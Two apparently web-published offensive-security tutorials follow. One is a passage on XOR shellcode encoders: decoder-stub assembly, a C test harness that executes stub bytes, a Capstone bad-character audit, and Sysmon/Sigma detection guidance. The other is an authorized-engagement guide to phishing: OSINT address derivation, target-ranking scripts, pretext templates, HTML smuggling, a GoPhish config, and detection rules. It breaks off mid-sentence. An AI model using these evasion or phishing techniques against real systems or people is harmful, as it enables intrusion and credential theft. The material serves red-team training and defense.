objdump -d stub                              # eyeball the opcodes
objcopy -O binary --only-section=.text stub stub.bin
xxd -i stub.bin                              # emit a C array of the bytes
To confirm the assembled stub plus spliced payload actually executes, test it in a throwaway VM — never on your host, never networked:
/* LAB ONLY — disposable VM, no network.
   gcc -m32 -z execstack -fno-stack-protector test.c -o test */

#include <stdio.h>
unsigned char buf[] =
    "\xeb\x0d\x5e\x31\xc9\xb1\x08\x80\x36\xaa\x46\xe2\xfa\xeb\x05"
    "\xe8\xee\xff\xff\xff" /* + encoded payload bytes */;
int main(void) {
    printf("stub length: %zu\n", sizeof(buf) - 1);
    ((void(*)())buf)();
    return 0;
}
6. The Stub Must Be Clean Too
This is the mistake nearly every student makes: they encode the payload until it’s spotless, splice it in, and the exploit still dies — because the decoder stub’s own opcodes contain a bad char. The transport doesn’t care which bytes are “payload” and which are “decoder.” Every byte in the buffer has to survive.
So audit the stub bytes the same way you audit everything else:
#!/usr/bin/env python3
# Flag any decoder-stub byte that collides with the bad-char set.
from capstone import Cs, CS_ARCH_X86, CS_MODE_32

def audit_stub(stub: bytes, bad: set):
    md = Cs(CS_ARCH_X86, CS_MODE_32)
    for ins in md.disasm(stub, 0x0):
        raw = stub[ins.address:ins.address + ins.size]
        hits = [hex(b) for b in raw if b in bad]
        tag = f"   <-- BAD {hits}" if hits else ""
        print(f"{ins.address:04x}  {ins.mnemonic:6} {ins.op_str}{tag}")
When a hit shows up, rewrite the instruction to a semantically equal one with different opcodes. The textbook example: xor eax, eax assembles to \x31\xc0. If \x31 is bad, swap in sub eax, eax → \x29\xc0, which zeroes the register just as well. Same trick rescues xor ecx, ecx (\x31\xc9 → sub ecx, ecx = \x29\xc9). Keep a mental table of these substitutions; you’ll lean on it constantly.
7. Per-Chunk Keyed Encoding
When the bad-char set is large enough that no single key clears the whole payload, split the work. Break the shellcode into N-byte chunks; for each chunk, search for a byte that XORs that chunk clean, then prepend the chosen key byte to the chunk. The decoder reads the key, applies it to the following N bytes, advances, and repeats.
; Per-chunk keyed decoder. Layout: [key][d0][d1] [key][d0][d1] ... [marker]
decode_chunk:
    mov   al, [esi]            ; AL = key for this chunk
    inc   esi                  ; ESI -> first data byte
    xor   byte [esi], al       ; decode data byte 0
    inc   esi
    xor   byte [esi], al       ; decode data byte 1
    inc   esi
    cmp   byte [esi], 0x90     ; end-marker (raw, unencoded NOP)?
    jne   decode_chunk
jmp payload_start ; first decoded byte| Scheme | Pro | Con |
|---|---|---|
| Fixed single key | Smallest stub; one xor per byte | Fails when bad-char set is dense |
| Per-chunk key | Survives tight bad-char sets | Larger blob (one key byte per chunk); bigger stub |
The end-marker matters here: a fixed length is brittle, so a sentinel lets the decoder run until it sees the marker instead of carrying a hardcoded count. Pick a marker value that can’t appear as a chunk key or you’ll halt early. If 0x90 is a plausible key, use a distinctive two-byte sentinel instead.
8. Stack-Based Decoding
In-place decoding writes over the encoded blob where it sits. Sometimes you’d rather leave the original untouched and decode into fresh stack space — useful when the landing buffer is read-only or you want the executable copy somewhere predictable.
decoder:
    pop   esi                  ; ESI -> encoded payload
    sub   esp, 0x200           ; reserve 512 bytes of scratch
    mov   edi, esp             ; EDI -> destination buffer
    xor   edx, edx             ; offset = 0
copy_decode:
    mov   al, [esi + edx]      ; fetch encoded byte
    cmp   al, 0xcc             ; raw end-marker?
    je    run
    xor   al, 0xaa             ; decode with key
    mov   [edi + edx], al      ; write to stack
    inc   edx
    jmp   copy_decode
run:
    jmp   edi                  ; execute decoded shellcode on the stack
EDX tracks the running offset into both source and destination; the marker is checked before decoding so it stays a literal sentinel. The catch: sub esp must reserve enough room, and the marker can’t collide with an encoded byte. This pattern is also the one DEP/NX and Arbitrary Code Guard hit hardest — you’re executing freshly written stack memory, which is exactly what those mitigations exist to stop (Section 10).
9. shikata_ga_nai: the State of the Art
The single-byte XOR loop is trivially signatured — that tight xor / inc / loop sequence is a detection rule. Metasploit’s shikata_ga_nai answers with a polymorphic XOR additive feedback encoder. Two ideas carry it:
- Chained, self-modifying key. Each decoded byte feeds into the key used for the next. Get one byte or the initial key wrong and the whole tail decodes to noise — which also frustrates partial emulation.
- Metamorphic stub generation. The decoder is rebuilt with reordered and substituted instructions every time, so two payloads from the same source share no static signature. Its GetPC routine is deliberately obfuscated, using FPU instructions like
fstenv [esp-0xc]to recoverEIPwithout a tell-taleCALL— a deliberate jab at emulators that don’t model the FPU.
You don’t need to build one to defend against it. The lesson for blue teams is the opposite: stop chasing the encoded bytes and watch the behavior, because the bytes are designed to be different every time and the behavior isn’t.
10. Detection and Defense: What the Blue Team Sees

The encoded payload is, by construction, a poor signature target. The decoder’s behavior is not. Two heuristics catch nearly every variant: self-modifying memory (a region writes to itself, then executes), and execution from writable memory (RWX stack/heap pages, VirtualAlloc(PAGE_EXECUTE_READWRITE)).
| Behavior | What it reveals |
|---|---|
Tight xor/inc/loop over a code region | Classic fixed-key decoder stub |
| Region transitions writable → executable | Decoded payload about to run |
| Execution from unbacked memory | Code with no file on disk behind it |
Sysmon Event IDs
| Event ID | Name | Relevance |
|---|---|---|
1 | Process Creation | Loader/injector process spawn |
7 | Image Loaded | DLLs from temp/download paths into system processes |
8 | CreateRemoteThread | Thread created in another process — low-volume, high-signal |
10 | ProcessAccess | Cross-process memory access; inspect GrantedAccess and CallTrace |
25 | ProcessTampering | In-memory image diverges from disk (hollowing / in-memory decode) |
Configuration is where visibility quietly dies. The SwiftOnSecurity sysmon-config excludes kernel32.dll as a StartModule, which silently suppresses Event ID 8 for injections that go through LoadLibraryW. Remove that StartModule exclusion to restore coverage.
Sigma Rule
title: Shellcode Injection via Suspicious Cross-Process Access
logsource:
  product: windows
  category: process_access
detection:
  selection:
    GrantedAccess:
      - '0x147a'
      - '0x1f3fff'
    CallTrace|contains: 'UNKNOWN'
  condition: selection
level: high
tags:
  - attack.t1055
A CallTrace of UNKNOWN means the access originated from unbacked memory — no module owns those instructions, which is exactly the fingerprint a decoded payload leaves.
ETW providers
| Provider | Purpose |
|---|---|
Microsoft-Windows-Threat-Intelligence | Kernel-level VirtualAlloc/VirtualProtect/WriteProcessMemory/CreateRemoteThread; consumed by PPL EDRs |
Microsoft-Windows-Security-Auditing | Event ID 4688 process creation with command line |
| AMSI | Inspects script content after deobfuscation, before execution |
Hardening
bcdedit /set nx AlwaysOn— system-wide DEP/NX blocks execution of decoded stack/heap output.- Arbitrary Code Guard (ACG) via
ProcessDynamicCodePolicy— forbids self-modifying and dynamically generated code, which directly kills in-place XOR decode. - Code Integrity Guard (CIG) via
ProcessSignaturePolicy— blocks unsigned image loads. - Watch for
AmsiScanBufferpatching, the standard AMSI bypass; pair AMSI with constrained language mode and allowlisting. - Scan for RWX and unbacked regions with
pe-sieve,Moneta, orHunt-Sleeping-Beacons— the residue a decoded payload leaves behind.
11. Tools
| Tool | Description | Link |
|---|---|---|
| NASM | Assemble x86/x64 decoder stubs | nasm.us |
| GDB + pwndbg | Single-step the decode loop, inspect ESI/ECX | gdb.gnu.org |
| objdump / objcopy | Disassemble stubs, extract .text bytes | gnu.org |
| Capstone | Programmatic opcode audit for bad chars | capstone-engine.org |
| pwntools | Encoder/exploit automation (pwnlib.encoders) | docs.pwntools.com |
| pe-sieve / Moneta | Scan live processes for RWX / unbacked memory | github.com |
| Sysmon | Endpoint telemetry for Event IDs 8, 10, 25 | learn.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Obfuscated Files or Information | T1027 | Entropy/structure anomalies; encoded blob with decoder prefix |
| Encrypted/Encoded File | T1027.013 | Static scan for XOR-loop stub patterns near high-entropy data |
| Deobfuscate/Decode Files or Information | T1140 | Self-modifying memory; ACG violations; ETW VirtualProtect |
| Process Injection | T1055 | Sysmon 8/10; Sigma on GrantedAccess + CallTrace: UNKNOWN |
| PE Injection | T1055.002 | Shellcode written into another process; RWX region creation |
| Reflective Code Loading | T1620 | Execution from unbacked memory; pe-sieve / Moneta |
Summary
- XOR encoding survives bad-char-hostile delivery paths because XOR is self-inverse — encode once, decode at runtime with the same key.
- The decoder stub uses JMP-CALL-POP to find itself in memory, then loops
xor byte [esi], keyover the encoded payload and jumps in; aCLloop counter silently caps you at 255 bytes. - The stub’s own opcodes must be bad-char-clean too — audit them with Capstone and substitute equivalent instructions (
sub eax,eaxforxor eax,eax). - Per-chunk keys and stack-based decode handle dense bad-char sets and read-only buffers;
shikata_ga_naiadds polymorphism so the encoded bytes never signature the same way twice. - Defenders ignore the shifting bytes and hunt the behavior — self-modifying RWX memory,
CallTrace: UNKNOWNon Sysmon Event ID10, and ACG/DEP violations on execution.
Related Tutorials
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- Bad Characters, Null Bytes, and Restricted Character Sets
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
References
- Obfuscated Files or Information, Technique T1027 – Enterprise | MITRE ATT&CK®
- Obfuscated Files or Information: Encrypted/Encoded File, Sub-technique T1027.013 – Enterprise | MITRE ATT&CK®
- Exploit Writing Tutorial Part 9: Introduction to Win32 Shellcoding | Corelan Cybersecurity Research
- How to Use msfvenom (Bad Chars & Encoders) | Metasploit Documentation – Offensive Security
- MSFencode – Encoding Shellcode to Remove Bad Characters | Metasploit Unleashed – Offensive Security
- Encapsulating Antivirus (AV) Evasion Techniques in Metasploit Framework | Rapid7 Whitepaper
Phishing Campaign Design: Pretexting, Lures, and Target Profiling
The most common mistake I see from someone running their first authorized phishing engagement is treating it as an email problem. They obsess over the payload and the landing page, launch on day two, and wonder why the click rate is 4%. The professional sequence is inverted — the message is the last artifact you build. The dossier, the pretext, and the sender domain’s reputation decide whether anyone reads past the subject line. Everything else is decoration.
This walkthrough is written for authorized red teamers and the defenders who have to understand the adversary’s decision chain to break it. Every phase maps to MITRE ATT&CK, and every offensive step is paired with how a blue team sees it.
1. Rules of Engagement and Legal Scope
Phishing simulations touch real people and harvest real PII. None of what follows is legal without explicit, signed authorization. Before a single byte of recon:
- Written authorization naming the target organization, the engagement window, and the specific techniques in scope (attachment vs. link vs. vishing).
- A scoping statement that lists which domains, mailboxes, and employee groups are fair game — and which are explicitly off-limits (legal, HR, executives’ personal accounts).
- Data-handling rules. Harvested credentials, breach-dump matches, and scraped employee data are PII. Encrypt at rest, define a retention window, and destroy on engagement close. You are a custodian, not a collector.
- An abort and de-confliction path so the SOC’s incident response doesn’t burn a weekend chasing your simulation.
If you can’t point to the paragraph in the contract that authorizes a technique, you don’t run it.
2. The Adversary’s Pre-Attack Workflow
Real intrusion sets — APT29, Kimsuky, TA453 — don’t improvise lures. They build a target list first, under the Reconnaissance tactic (TA0043), long before any email leaves an outbox. The workflow is iterative: start with a broad pool of harvested identities, enrich each with org and role context, then narrow to a short list of high-value recipients whose job function makes a specific pretext plausible.
The reason this matters to defenders: most of this generates zero target-side telemetry. Passive identity collection (T1589) reads breach databases and LinkedIn; nothing hits your logs. Your first detectable event is often the inbound message itself — which means the controls that matter most are the ones that limit exposure before the campaign and inspect delivery during it.

3. Target Profiling via OSINT
Passive vs. Active Reconnaissance
Passive recon never touches the target’s infrastructure — breach dumps, social media, cached pages. Active recon (port scans, mail-server probing) does, and it’s noisier. A good profiling phase stays passive as long as possible.
The ATT&CK techniques in play:
| Technique | MITRE ID | What it feeds |
|---|---|---|
| Gather Victim Identity Information | T1589 | Names, emails, exposed credentials |
| Email Addresses | T1589.002 | Format enumeration (first.last@) |
| Employee Names | T1589.003 | Org-chart and LinkedIn scraping |
| Gather Victim Org Information | T1591 | Departments, hierarchy |
| Business Relationships | T1591.002 | Vendor/partner pretext chains |
| Identify Roles | T1591.004 | Who approves wires, who resets passwords |
| Search Open Websites | T1593.001 | Social-media profiling |
| Search Open Technical Databases | T1596 | Cert transparency, Shodan, WHOIS |
Once you know the email format, every name you scrape becomes an address. That’s the whole point of T1589.002:
import itertools

# T1589.002 — derive addresses from a known naming convention.
formats   = ["{first}.{last}", "{f}{last}", "{first}{l}"]
domain    = "example.com"
employees = [("jane", "doe"), ("ahmed", "khan")]

for first, last in employees:
    for fmt in formats:
        addr = fmt.format(first=first, last=last,
                          f=first[0], l=last[0]) + "@" + domain
        print(addr)   # later: validate against MX / catch-all behavior
Scraped profile data turns into a prioritized target map. The goal is T1591.004 — separate the people who can wire money or reset passwords from everyone else:
import json

# T1591.004 — convert scraped profiles into a ranked target list.
with open("profiles.json") as f:
    people = json.load(f)

HIGH_VALUE = {"finance", "accounts payable", "it", "helpdesk", "executive"}

for p in people:
    dept = p.get("department", "").lower()
    priority = "HIGH" if any(k in dept for k in HIGH_VALUE) else "low"
    print(f"{priority:4} | {p['name']:24} | {p['title']}")
Infrastructure and tech-stack intelligence (T1596) tunes the theme. If certificate transparency logs reveal a Citrix or VPN gateway, “your VPN certificate expires in 24 hours” becomes credible:
# T1596 — map the footprint from public technical databases.
whois example.com | grep -Ei 'registrar|creation|name server'
dig +short MX example.com               # mail routing → gateway vendor fingerprint

# Certificate Transparency: enumerate subdomains without touching the target.
curl -s "https://crt.sh/?q=%25.example.com&output=json" \
| jq -r '.[].name_value' | sort -u| Tool | Description | Link |
|---|---|---|
| theHarvester | Email/domain/name harvesting from public sources | github.com |
| Maltego | Graphical link analysis for org mapping | maltego.com |
| Hunter.io | Email format discovery and verification | hunter.io |
| Recon-ng | Modular OSINT framework | github.com |
| Have I Been Pwned | Credential-exposure checking | haveibeenpwned.com |
| OSINT Framework | Curated index of profiling resources | osintframework.com |
4. Pretexting Fundamentals
A pretext is a fabricated backstory that gives the lure context. The believable ones lean on a small set of influence principles:
| Principle | Description |
|---|---|
| Authority | Impersonating IT helpdesk, C-suite, auditors, or law enforcement |
| Urgency / Scarcity | “Account expires in 24 hours,” “final warning before suspension” |
| Social proof | Referencing real colleagues, known vendors, ongoing projects |
| Likability / Familiarity | Hijacking an existing email thread (reply-chain phishing) |
| Pretext narrative | A plausible story matching the target’s job and industry |
The skeleton that turns those principles into a message:
[ROLE the sender claims]        -> "Microsoft 365 Security Team"
+ [AUTHORITY trigger]           -> policy / compliance / mandate
+ [URGENCY hook]                -> "session expires in 24h"
+ [ACTION request]              -> "re-verify at <link>"
+ [PLAUSIBLE sender + branding] -> aged look-alike domain, correct logo
= a lure that survives the recipient's first three seconds of scrutiny
Matching the Pretext to the Role
Profiling pays off here. A generic lure addressed to everyone is weaker than three tailored ones. Finance gets invoice-fraud and vendor-payment-change narratives. IT and helpdesk staff get credential-reset and MFA-enrollment pretexts. Executives get CEO-fraud and board-document lures. The pretext has to fit what the recipient already expects to receive on a normal Tuesday.

5. Lure Design and Delivery Vector Selection
The delivery vector is T1566 (Phishing), and the sub-technique you pick is a trade-off between trust, evasion, and what the target’s controls inspect:
| Sub-technique | ID | Delivery mechanism |
|---|---|---|
| Spearphishing Attachment | T1566.001 | Malicious file — Office doc, PDF, ISO, LNK, OneNote |
| Spearphishing Link | T1566.002 | Link to harvesting page or payload host |
| Spearphishing via Service | T1566.003 | Teams, Slack, LinkedIn DM, cloud storage |
| Spearphishing Voice | T1566.004 | Vishing / callback phishing |
Attachment campaigns rely on User Execution (T1204.002) — the victim has to open and trigger the file. Links exist precisely to avoid attachment scanning. If a gateway detonates attachments, you move to a link; if it rewrites links, you move to something the scanner doesn’t understand.
| Lure format | Abuse scenario |
|---|---|
| ISO / VHD in archive | Container strips Mark-of-the-Web from the inner payload |
| LNK file | Shortcut launches a hidden interpreter on double-click |
| OneNote attachment | Embedded “click to view” object spawns a child process |
| Double-extension file | invoice.pdf.exe reads as a PDF in a narrow window |
| QR code (“quishing”) | URL lives in an image — no clickable link for gateways to parse |
| HTML smuggling | Browser assembles the payload locally from inline data |
HTML smuggling is worth understanding because it inverts the perimeter: the file never crosses the network as a file, so attachment and URL scanners see only plain HTML.
<!-- Illustrative ONLY — shows why HTML smuggling evades file/URL scanners.
     The "payload" never traverses the network as a file; the browser builds it
     locally from a string already inside the HTML. The gateway sees inert markup. -->
<script>
  const data = atob("SGVsbG8gZnJvbSB0aGUgYnJvd3Nlcg==");   // benign demo content
  const blob = new Blob([data], { type: "application/octet-stream" });
  const url  = URL.createObjectURL(blob);
  const a    = document.createElement("a");
  a.href = url; a.download = "invoice.txt";                // forces a local "save"
  // a.click();   // auto-trigger left disabled deliberately
</script>
6. Sender Infrastructure and Spoofing
Delivery fails at the envelope if the sender looks wrong. Adversaries register look-alike domains (T1583.001) — corp-helpdesk.example against the real corp.helpdesk.example — and warm up aged sending accounts (T1585.002) so they pass reputation filters. The highest-trust option is hijacking a real conversation from a compromised third-party mailbox (T1586.002), where the reply lands inside an existing thread the victim already trusts.
From the attacker’s chair, the three email-authentication records define what’s possible:
| Control | What it does |
|---|---|
| SPF (TXT) | Authorizes sending IPs; ~all softfails, -all hardfails |
| DKIM | Cryptographic signature over headers/body; detects mid-transit tampering |
| DMARC | Enforces policy (p=reject / p=quarantine / p=none) on SPF/DKIM failure and binds both to the From: header via alignment |
Direct domain spoofing dies against a hard -all SPF record plus DMARC p=reject. That’s why attackers pivot to look-alike domains — a domain you control passes its own SPF and DKIM cleanly, and DMARC has nothing to complain about because the From: is genuinely yours.
A war story worth your hour: I once burned a beautifully aged look-alike domain in the first thirty minutes of a campaign because the landing page’s TLS certificate had been issued that morning. A switched-on analyst pulled the cert transparency log, saw a brand-new cert on a brand-new host receiving inbound clicks, and quarantined the whole run. The same crt.sh query you use to profile a target is the one defenders use to catch you. Provision infrastructure days ahead, not minutes.

7. Reconnaissance Phishing vs. Payload Delivery
Not every phishing message delivers malware. T1598 (Phishing for Information) sits under Reconnaissance — it tricks the target into divulging credentials or actionable data with no payload at all. A fake login portal (T1598.003) harvests a password; callback phishing extracts data verbally over the phone. The defining indicator: no malicious attachment, no exploit-laden link. That absence is what distinguishes T1598 from T1566.
Two modern variants defeat MFA and deserve detection-level treatment (no working frameworks here):
- Adversary-in-the-Middle (
T1557). A reverse proxy relays the victim’s real login to the real service and captures the session cookie issued after a successful MFA prompt. The stolen cookie replays the authenticated session — the second factor never protected anything because it already passed. - MFA Request Generation (
T1621). Push-bombing a target with repeated approval prompts until fatigue or confusion yields a tap. - OAuth device-code phishing. Abusing the device-authorization flow to capture tokens without ever touching a password, against M365 and Google Workspace.
The defensive answer to all three is phishing-resistant authentication — FIDO2 / passkeys — which is not susceptible to relay because the credential is bound to the legitimate origin.
8. Campaign Execution and Metrics
For authorized simulations, GoPhish handles sending profiles, landing pages, and tracking. The shape of a scoped, consented campaign:
# Authorized simulation only. Illustrative profile + campaign shape.
sending_profile:
  name: "IT Helpdesk Sim"
  from_address: "helpdesk@corp-helpdesk.example"   # pre-warmed look-alike
  host: "smtp.relay.internal:587"
  username: "sim-sender"
  ignore_cert_errors: false

campaign:
  name: "Q3 Awareness - Password Reset"
  url: "https://corp-helpdesk.example/reset"        # tracked landing page
  launch_date: "2026-07-01T09:00:00Z"
  tracking_pixel: true                              # open-rate beacon
  groups: ["finance-pilot"]                         # scoped, consented list
Read the metrics honestly. Open rate measures subject-line and sender plausibility. Click rate measures pretext strength. Submit rate — credentials actually entered — is the number that matters for risk, and it’s the one you report. Don’t shame individuals; aggregate by department and feed the result back into training. And when the engagement closes, destroy the harvested submissions per your data-handling rules.
9. Detection and Defense — The Defender’s View
Recon is invisible, so defense concentrates at delivery and execution. Email authentication is the first wall: enforce DMARC p=reject with alignment, and teach analysts to read the headers.
# Defender view: read Authentication-Results to spot spoofing.
$headers = Get-Content .\suspicious.eml -Raw
[regex]::Matches($headers, 'Authentication-Results:.*?(?=\r?\n\S)') |
    ForEach-Object { $_.Value }
# Flag: spf=fail, dkim=fail, dmarc=fail (or dmarc=none = no enforcement)
Post-delivery, the payload betrays itself through process lineage. Key Sysmon events:
| Event ID | Name | Relevance to phishing |
|---|---|---|
1 | Process Create | outlook.exe → powershell.exe, winword.exe → cmd.exe |
3 | Network Connection | Unusual outbound from an Office app (C2 callback) |
11 | File Created | Attachment written to %TEMP%\Outlook Temp\ |
15 | FileCreateStreamHash | Zone.Identifier ADS confirms internet origin (MOTW) |
22 | DNS Query | Office or browser DNS right after lure interaction |
The canonical detection — an Office app spawning a script interpreter:
title: Office Application Spawning a Script Interpreter
id: 6c4f1a2e-phishing-office-child
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith:
      - '\winword.exe'
      - '\excel.exe'
      - '\outlook.exe'
      - '\onenote.exe'
    Image|endswith:
      - '\powershell.exe'
      - '\cmd.exe'
      - '\mshta.exe'
      - '\wscript.exe'
      - '\cscript.exe'
  condition: selection
tags:
  - attack.initial_access
  - attack.t1566.001
  - attack.t1204.002
level: high
Catch attachment execution by its working directory:
title: Process Execution From Outlook Attachment Temp Path
id: 9a2b7c10-phishing-outlook-temp
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CurrentDirectory|contains: '\Content.Outlook\'
  condition: selection
tags:
  - attack.initial_access
  - attack.t1566.001
level: high
Credential-harvest fallout shows up in the Security log — 4625 (failed logon), 4740 (lockout from spray), 4688 (process creation with command-line auditing) — and in M365 / Entra ID sign-in risk events. Hardening that actually moves the needle:
- ASR rules blocking Office apps from spawning child processes.
- Protected View + Trust Center disabling internet-origin macros by default, with MOTW enforced even for archive-extracted files to kill the ISO bypass.
- Safe Links / Safe Attachments for click-time URL rewriting and sandbox detonation.
- FIDO2 / passkeys over push-based MFA — the only control that survives AiTM.
- Limiting public OSINT exposure — shallow public org charts, undisclosed email formats, sanitized job postings.
- Awareness training using current lures (ISO, OneNote, QR), not just decade-old attachment scares.
10. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Gather Victim Identity Information | T1589 | Largely invisible; monitor breach exposure, 4625/4740 downstream |
| Gather Victim Org Information / Roles | T1591 / T1591.004 | Limit public org-chart depth |
| Search Open Technical Databases | T1596 | Monitor own CT logs for look-alike certs |
| Acquire Infrastructure: Domains | T1583.001 | Newly-registered-domain blocking at gateway |
| Compromise Accounts: Email | T1586.002 | Anomalous reply-chain sender, header mismatch |
| Phishing | T1566 | Email auth, gateway telemetry, Sysmon EID 1 |
| Spearphishing Attachment | T1566.001 | Sysmon EID 1/11/15, Office child-process Sigma |
| Spearphishing Link | T1566.002 | Safe Links, URL detonation |
| Spearphishing Voice | T1566.004 | Helpdesk verification policy, user reporting |
| User Execution: Malicious File | T1204.002 | Parent-child process chain |
| Phishing for Information | T1598 | Link to harvest page with no payload |
| Adversary-in-the-Middle | T1557 | Impossible-travel, session anomalies; FIDO2 |
| MFA Request Generation | T1621 | Repeated push prompts in sign-in logs |
Summary
- A phishing campaign is won during reconnaissance, not in the message — the dossier and pretext decide the outcome before delivery.
- Target profiling chains passive OSINT (
T1589,T1591,T1593,T1596) into a ranked list, generating almost no target-side telemetry. - Pretexts weaponize authority, urgency, and familiarity; the strongest ones match the recipient’s actual job function.
- Delivery vector (
